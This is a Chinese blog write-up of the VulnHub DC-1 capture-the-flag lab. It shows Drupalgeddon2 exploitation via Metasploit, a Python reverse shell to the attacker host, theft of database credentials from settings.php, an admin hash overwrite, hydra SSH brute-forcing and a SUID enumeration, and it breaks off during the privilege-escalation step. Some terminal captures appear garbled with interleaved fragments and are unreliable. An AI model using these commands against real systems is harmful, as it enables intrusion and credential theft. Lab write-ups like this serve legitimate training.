

# VulnHub DC-1 Writeup

原创

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本文链接: <https://blog.csdn.net/mochu777777/article/details/108838293>

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
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
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DC-1 详情见: <https://www.vulnhub.com/entry/dc-1,292/>

靶机环境 [VirtualBox](#), 连接 [VirtualBox Host-Only](#) 网卡, IP为: <192.168.56.102>



攻击机环境 [VMware](#), 桥接模式, 桥接至 [VirtualBox Host-Only](#) 网卡, IP为: <192.168.56.177>



## Nmap扫描C段内存活主机

```
nmap -sP 192.168.56.1/24
```

```
root at kali in /home/mochu7
o nmap -sP 192.168.56.1/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-27 10:59 EDT
Nmap scan report for 192.168.56.2
Host is up (0.00025s latency).
MAC Address: 0A:00:27:00:00:05 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00029s latency).
MAC Address: 08:00:27:A5:A7:7E (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.102
Host is up (0.00010s latency).
MAC Address: 08:00:27:05:74:9D (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.177
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 27.72 seconds
root at kali in /home/mochu7
o [REDACTED]
```

如果觉得速度慢了的话可以使用

```
arp-scan -l
```

```
root at kali in /home
o arp-scan -l (2)
Interface: eth0, type: EN10MB, MAC: 00:0c:29:ba:61:f8, IPv4: 192.168.56.177
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.2 0a:00:27:00:00:05 (Unknown: locally administered)
192.168.56.100 08:00:27:a5:a7:7e PCS Systemtechnik GmbH
192.168.56.102 08:00:27:05:74:9d PCS Systemtechnik GmbH

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.011 seconds (127.30 hosts/sec). 3 responded
root at kali in /home
o [REDACTED]
```

发现目标靶机IP: **192.168.56.102**

```
nmap -Pn -sSV -A -p- -T5 192.168.56.102
```

```

root at kali in /home/mochu7
o nmap -Pn -sSV -A -p- -T5 192.168.56.102 192.168.56.102
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-27 11:08 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00042s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey:
|   1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
|   2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
|_  256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Debian))
|_http-generator: Drupal 7 (http://drupal.org)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|/_LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache/2.2.22 (Debian)
|_http-title: Welcome to Drupal Site | Drupal Site
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2,3,4      111/tcp    rpcbind
|   100000  2,3,4      111/udp   rpcbind
|   100000  3,4       111/tcp6   rpcbind
|   100000  3,4       111/udp6   rpcbind
|   100024  1          40982/tcp  status
|   100024  1          58284/tcp6 status
|   100024  1          60243/udp6 status
|_  100024  1          60264/udp  status
40982/tcp open  status  1 (RPC #100024)
MAC Address: 08:00:27:05:74:9D (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.16
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  0.42 ms  192.168.56.102

```


Powered by Drupal

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 29.85 seconds

root at kali in /home/mochu7

<https://blog.csdn.net/mochu7777777>



Drupal 7, msf 上有 poc, 直接打

```

msf5 > search drupal
          ① 192.168.56.102
Matching Modules

```

#	Name	Module	Content	Structure	Appearance	Perf.	Disclosure Date	Rank	Action	Check	Description
0	auxiliary/gather/drupal_openid_xxe						2012-10-17	normal	Yes	Drupal	OpenID External Entity Injection
1	auxiliary/scanner/http/drupal_views_user_enum						2010-07-02	normal	Yes	Drupal	Views Module Users Enumeration
2	exploit/multi/http/drupal_drupageddon						2014-10-15	excellent	No	Drupal	HTTP Parameter Key/Value SQL Injection
3	exploit/unix/webapp/drupal_coder_exec						2016-07-13	excellent	Yes	Drupal	CODER Module Remote Command Execution
4	exploit/unix/webapp/drupal_drupaleddon2						2018-03-28	excellent	Yes	Drupal	Drupalgeddon 2 Forms API Property Injection
5	exploit/unix/webapp/drupal_restws_exec						2016-07-13	excellent	Yes	Drupal	RESTWS Module Remote PHP Code Execution
6	exploit/unix/webapp/drupal_restws_unserialize						2019-02-20	normal	Yes	Drupal	RESTful Web Services unserialize() RCE
7	exploit/unix/webapp/php_xmlrpc_eval						2005-06-29	excellent	Yes	PHP	PHP XML-RPC Arbitrary Code Execution

msf5 > [https://blog.csdn.net/mochu77777777]

Module options (exploit/unix/webapp/drupal_drupaleddon2):			
Name	Current Setting	Required	Description
DUMP_OUTPUT	false	no	Dump payload command output
PHP_FUNC	passthru	yes	PHP function to execute
Proxies		no	A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	Path to Drupal install
VHOST		no	HTTP server virtual host

Exploit target:

ID	Name
--	
0	Automatic (PHP In-Memory)

msf5 exploit(unix/webapp/drupal\_drupaleddon2) > set rhosts 192.168.56.102  
rhosts => 192.168.56.102  
msf5 exploit(unix/webapp/drupal\_drupaleddon2) > show options

Module options (exploit/unix/webapp/drupal_drupaleddon2):			
Name	Current Setting	Required	Description
DUMP_OUTPUT	false	no	Dump payload command output
PHP_FUNC	passthru	yes	PHP function to execute
Proxies		no	A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS	192.168.56.102	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	Path to Drupal install
VHOST		no	HTTP server virtual host

Exploit target:

ID	Name
--	
0	Automatic (PHP In-Memory)

msf5 exploit(unix/webapp/drupal\_drupaleddon2) > [https://blog.csdn.net/mochu77777777]

- :ruby — Konsole

```
File Edit View Bookmarks Settings Help
/usr/share/metasploit-framework/lib/rex/proto/http/client.rb:96: warning: deprecated Object#=~ is called on FalseClass; it always returns nil
/usr/share/metasploit-framework/lib/rex/proto/http/client.rb:96: warning: deprecated Object#=~ is called on FalseClass; it always returns nil
/usr/share/metasploit-framework/lib/rex/proto/http/client.rb:96: warning: deprecated Object#=~ is called on FalseClass; it always returns nil
/usr/share/metasploit-framework/lib/rex/proto/http/client.rb:96: warning: deprecated Object#=~ is called on FalseClass; it always returns nil
/usr/share/metasploit-framework/lib/rex/proto/http/client.rb:96: warning: deprecated Object#=~ is called on FalseClass; it always returns nil
/usr/share/metasploit-framework/lib/rex/proto/http/client.rb:96: warning: deprecated Object#=~ is called on FalseClass; it always returns nil
/usr/share/metasploit-framework/lib/rex/proto/http/client.rb:96: warning: deprecated Object#=~ is called on FalseClass; it always returns nil
/usr/share/metasploit-framework/lib/rex/proto/http/client.rb:96: warning: deprecated Object#=~ is called on FalseClass; it always returns nil
/usr/share/metasploit-framework/lib/rex/proto/http/client.rb:96: warning: deprecated Object#=~ is called on FalseClass; it always returns nil
/usr/share/metasploit-framework/lib/rex/proto/http/client.rb:96: warning: deprecated Object#=~ is called on FalseClass; it always returns nil
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/usr/share/metasploit-framework/lib/rex/proto/http/client.rb:96: warning: deprecated Object#=~ is called on FalseClass; it always returns nil
/usr/share/metasploit-framework/lib/rex/proto/http/client.rb:96: warning: deprecated Object#=~ is called on FalseClass; it always returns nil
/usr/share/metasploit-framework/lib/rex/proto/http/client.rb:96: warning: deprecated Object#=~ is called on FalseClass; it always returns nil
[*] Sending stage (38288 bytes) to 192.168.56.102
[*] Meterpreter session 2 opened (192.168.56.177:4444 → 192.168.56.102:37030) at 2020-09-27 11:48:39 -0400
```

```
meterpreter > shell
Process 3236 created.
Channel 0 created.
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
ls
COPYRIGHT.txt
INSTALL.mysql.txt
INSTALL.pgsql.txt
INSTALL.sqlite.txt
INSTALL.txt
LICENSE.txt
MAINTAINERS.txt
README.txt
UPGRADE.txt
authorize.php
cron.php
flag1.txt
includes
index.php
install.php
misc
modules
profiles
robots.txt
scripts
sites
themes
update.php
web.config
xmlrpc.php
```

flag1

```
cat flag1.txt  
Every good CMS needs a config file - and so do you.
```

上面得到的并不是交互式shell，靶机有python环境，使用python反弹交互式shell

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.56.177",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

```
File Edit View Bookmarks Settings Help
└ root at kali in /home/mochu7 using
  └ nc -lvp 1234
listening on [any] 1234 ...
192.168.56.102: inverse host lookup failed: Unknown host
connect to [192.168.56.177] from (UNKNOWN) [192.168.56.102] 50101
/bin/sh: 0: can't access tty; job control turned off
$ whoami -x 2>>Flag4.flags 4096 Sep 27 12:44 Flag4
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ ls
Flag4.txt
COPYRIGHT.txt has same method to find or access the flag in root?
INSTALL.mysql.txt
INSTALL.pgsql.txt perhaps it's not that easy. Or maybe it is?
INSTALL.sqlite.txt
INSTALL.txt
LICENSE.txt
MAINTAINERS.txt
README.txt
UPGRADE.txt
authorize.php
cron.php channel 2? [y/N] y
flag1.txt > shell
includes3268 created.
index.php created.
install.php
misc
modules c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket
profiles channel 3? [y/N] y
robots.txt >
scripts <ter >
sites <ter >
themes <ter >
update.php >
web.config >
```

```
xmlrpc.php
$ cat flag1.txt
Every good CMS needs a config file - and so do you.
$ [REDACTED]
https://blog.csdn.net/mochu7777777
```

根据 `flag1.txt` 的提示寻找配置文件 `/var/www/sites/default/settings.php`

`flag2`

```
[root@kali ~]# /home/mochu7 using
└─ nc -lvp 1234
listening on [any] 1234 ... 2016 Sep 27 12:44 Flag4
192.168.56.102: inverse host lookup failed: Unknown host
connect to [192.168.56.177] from (UNKNOWN) [192.168.56.102] 50102
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data) ag in root?
$ cd sites
$ ls bly. But perhaps it's not that easy. Or maybe it is?
README.txt
all
default
example.sites.php
$ cd default
$ ls
default.settings.php
filesnake channel 3? [y/N] y
settings.php> shell
$ cat settings.php ed.
<?php l 3 created.

/**
 * python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.56.102",1234));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);sh = subprocess.call(["/bin/sh"]);'
 * flag2 channel 3? [y/N] y
 * Brute force and dictionary attacks aren't the
 * only ways to gain access (and you WILL need access).
 * What can you do with these credentials?
 * interpreter >
 */
interpreter >
interpreter >
interpreter >
$ databases = array (
  'default' => created,
  'array ( created,
    'default' =>
      array (
        'database' => 'drupaldb',
        'username' => 'dbuser',
        'password' => 'R0ck3t',
        'host' => 'localhost',
        'port' => '',
        'driver' => 'mysql',
        'prefix' => '',
      ),
);
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.56.102",1234));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);sh = subprocess.call(["/bin/sh"]);'
/**
 * Access control for update.php script. https://blog.csdn.net/mochu7777777
```

但是发现当前反弹回来的shell无法进行登录mysql，只能从当前shell中利用以下代码获取交互式shell

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

```

python -c 'import pty; pty.spawn("/bin/bash")'
www-data@DC-1:/var/www$ whoami
whoami
www-data
www-data@DC-1:/var/www$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@DC-1:/var/www$

www-data@DC-1:/var/www$ mysql -u dbuser -p
mysql -u dbuser -p
Enter password: R0ck3t

Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 48
Server version: 5.5.60-0+deb7u1 (Debian)

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affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
show databases;
+-----+
| Database |
+-----+
| information_schema |
| drupaldb |
+-----+
2 rows in set (0.00 sec)

mysql> https://blog.csdn.net/mochu7777777

```

查询站点的用户名及密文

```

mysql> select * from drupaldb.users;
select * from drupaldb.users;
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| uid | name | pass | mail | theme | signature | signature_format | created | access | login | status | timezone | language | picture | init | data |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 0   | admin | $5$DhwFv7ymN05qz.ruDt6Y38sZOXquA1x0PQ0rd56SN0FFV80Z2Lwp | admin@example.com |       | NULL    | NULL        | 1550581826 | 0      | 0     | 0     | NULL    |          | 0       | admin@example.com | NULL  |
| 2   | Fred  | $5$DWGsrxf6.D0cwB5Ts.GlnLw1chRRWm2s1R3Q8wC0EkvB0/9TCGg | fred@example.org  |       | NULL    | filtered_html | 1550581952 | 1601253010 | 1601218309 | 1     | Australia/Melbourne |          | 0       | fred@example.org | b:0; |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
3 rows in set (0.00 sec)

mysql> 

```

在 `/var/www/scripts/password-hash.sh` 是密文生成程序，使用这个程序利用明文生成一个密文

```

www-data@DC-1:/var/www/scripts$ ls -la password-hash.sh
ls -la password-hash.sh
-rwxr-xr-x 1 www-data www-data 2363 Nov 21 2013 password-hash.sh
www-data@DC-1:/var/www/scripts$ 

```

```

www-data@DC-1:/var/www$ php -f ./scripts/password-hash.sh seanz7
php -f ./scripts/password-hash.sh seanz7

password: seanz7          hash: $S$D/etb/IWJ.sfqJ/b015/hPnwCYtwk5kbJtz98wRfJpPhtGLa8/h0

www-data@DC-1:/var/www$ 

```

然后进入数据库将这个密文覆盖掉之前 `admin` 用户的密文

```
update drupaldb.users set pass='$S$D/etb/IWJ.sfqJ/b015/hPnwCYtwk5kbJtz98wRfJpPhtGLa8/h0' where name='admin';
```

```

mysql> show databases;
show databases;
+-----+
| Database |
+-----+
| information_schema |
| drupaldb |
+-----+
2 rows in set (0.00 sec)

mysql> use drupaldb;
use drupaldb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> select * from drupaldb.users;
select * from drupaldb.users;
+----+----+----+----+----+----+----+----+----+----+----+----+----+----+----+----+----+----+----+----+
| uid | name | pass | mail | theme | signature | signature_format | created | access | login | status | timezone | language | picture | init | data |
+----+----+----+----+----+----+----+----+----+----+----+----+----+----+----+----+----+----+----+----+
| 0 | admin | $S$0hwFv7yN0Szq.ru0t6Y3Bs2OxQuA1x09Q0rd56SN0fFV8D2Lwp | admin@example.com | NULL | NULL | filtered_html | 1550581826 | 1601253010 | 1601218309 | 0 | NULL | 0 | admin@example.com | b:0; | NULL |
| 1 | Fred | $S$0NGrxef6.D0cwB5ts.GlnLw15chrRWh2s1R3Q8wC0Ekv80/9TCog | fred@example.org | NULL | NULL | filtered_html | 1550581952 | 1550582225 | 1550582225 | 1 | Australia/Melbourne | 0 | fred@example.org | b:0; | b:0; |
+----+----+----+----+----+----+----+----+----+----+----+----+----+----+----+----+----+----+----+----+
3 rows in set (0.00 sec)

mysql> update drupaldb.users set pass='$S$0ctb/IWJ.sfq3/b015/hPnwCYtwk5kbJtz98wRfJpHtGLa8/h0' where name='admin';
Query OK, 1 row affected (0.04 sec)
Rows matched: 1 Changed: 1 Warnings: 0

mysql> https://blog.csdn.net/mochu7777777

```

### flag3

Content | Drupal Site

192.168.56.102/user/1#overlay-context=user&overlay=admin/content

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

Dashboard Content Structure Appearance People Modules Configuration Reports Help

Hello admin Log out Edit shortcuts

Add content Find content

Content

Drupal Site

Home > Administration

+ Add content

SHOW ONLY ITEMS WHERE

status	any
type	any

Filter

UPDATE OPTIONS

Publish selected content Update

	TITLE	TYPE	AUTHOR	STATUS	UPDATED	OPERATIONS
<input type="checkbox"/>	flag3	Basic page	admin	not published	02/20/2019 - 00:44	<a href="#">edit</a> <a href="#">delete</a>
<input type="checkbox"/>	Main	Basic page	Fred	published	02/20/2019 - 00:17	<a href="#">edit</a> <a href="#">delete</a>

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flag3 | Drupal Site

192.168.56.102/node/2#overlay-context=user/1

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

Dashboard Content Structure Appearance People Modules Configuration Reports Help

Hello admin Log out Edit shortcuts

Add content Find content

Drupal Site

Home

flag3

View Edit

Navigation

Add content

Special PERMS will help FIND the passwd - but you'll need to -exec that command to work out how to get what's in the shadow.

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### flag4

```

www-data@DC-1:/$ cd /home
cd /home
www-data@DC-1:/home$ ls
ls
flag4
www-data@DC-1:/home$ cd flag4
cd flag4
www-data@DC-1:/home/flag4$ ls
ls
flag4.txt
www-data@DC-1:/home/flag4$ cat flag4.txt
cat flag4.txt
Can you use this same method to find or access the flag in root?

```

```
can you use this same method to find or access the flag in root?  
Probably. But perhaps it's not that easy. Or maybe it is?  
www-data@DC-1:/home/flag4$ https://blog.csdn.net/mochu7777777
```

```
www-data@DC-1:$ cat /etc/passwd  
LUTELY NO WARRANTY, to the extent  
cat /etc/passwd  
root:x:0:0:root:/root:/bin/bash 2020 From 192.168.56.177  
daemon:x:1:1:daemon:/usr/sbin:/bin/sh  
bin:x:2:2:bin:/bin/sh  
sys:x:3:3:sys:/dev:/bin/sh  
sync:x:4:65534:sync:/bin/sync groups=1001(flag4)  
games:x:5:60:games:/usr/games:/bin/sh  
man:x:6:12:man:/var/cache/man:/bin/sh  
lp:x:7:7:lp:/var/spool/lpd:/bin/sh  
mail:x:8:8:mail:/var/mail:/bin/sh  
news:x:9:9:news:/var/spool/news:/bin/sh  
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh  
proxy:x:13:13:proxy:/bin:/bin/sh  
www-data:x:33:33:www-data:/var/www:/bin/sh  
backup:x:34:34:backup:/var/backups:/bin/sh  
list:x:38:38:Mailing List Manager:/var/list:/bin/sh  
irc:x:39:39:ircd:/var/run/ircd:/bin/sh  
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh  
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh  
libuuid:x:100:101::/var/lib/libuuid:/bin/sh  
Debian-exim:x:101:104::/var/spool/exim4:/bin/false  
statd:x:102:65534::/var/lib/nfs:/bin/false  
messagebus:x:103:107::/var/run/dbus:/bin/false  
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin  
mysql:x:105:109:MySQL Server,,,:/nonexistent:/bin/false  
flag4:x:1001:1001:Flag4,,,,:/home/flag4:/bin/bash  
www-data@DC-1:$ https://blog.csdn.net/mochu7777777
```

存在 `flag4` 用户，尝试 `hydra` 爆破ssh，得到 `flag4` 用户密码： `orange`

```
root at kali in /home/mochu7/Desktop/tools using ./thc-hydra  
└─ cd /  
root at kali in / using  
└─ hydra -l flag4 -P /home/mochu7/Desktop/tools/dic.txt ssh://192.168.56.102  
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-09-27 22:46:36  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4  
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore  
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), -1 try per task  
[DATA] attacking ssh://192.168.56.102:22/  
[21][ssh] host: 192.168.56.102 login: flag4 password: orange  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-09-27 22:46:46  
root at kali in /  
└─ ssh flag4@192.168.56.102  
flag4@192.168.56.102's password:  
Linux DC-1 3.2.0-6-486 #1 Debian 3.2.102-1 i686  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Mon Sep 28 11:55:27 2020 from 192.168.56.177  
flag4@DC-1:~$ whoami  
flag4  
flag4@DC-1:~$ id  
uid=1001(flag4) gid=1001(flag4) groups=1001(flag4)  
flag4@DC-1:~$ https://blog.csdn.net/mochu7777777
```

根据之前的提示尝试进去 `/root` 目录

```
flag4@DC-1:~$ cd /root  
-bash: cd: /root: Permission denied  
flag4@DC-1:~$ https://var/mail:/bin/sh
```

根据flag3的提示，使用find命令查找有特殊权限suid的命令

```
www-data@DC-1:/$ find / -perm /4000
find / -perm /4000
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
find: `/proc/4572/task/4572/fd/6': No such file or directory
find: `/proc/4572/task/4572/fdinfo/6': No such file or directory
find: `/proc/4572/fd/6': No such file or directory
find: `/proc/4572/fdinfo/6': No such file or directory
www-data@DC-1:/$ https://blog.csdn.net/mochu7777777
```

find 命令由 root 用户拥有，且 find 命令有 exec 选项可执行命令

```
www-data@DC-1:/$ find -help
find -help
Usage: find [-H] [-L] [-P] [-Olevel] [-D help|tree|search|stat|rates|opt|exec] [path... ] [expression]

default path is the current directory; default expression is -print
expression may consist of: operators, options, tests, and actions:

operators (decreasing precedence; -and is implicit where no others are given):
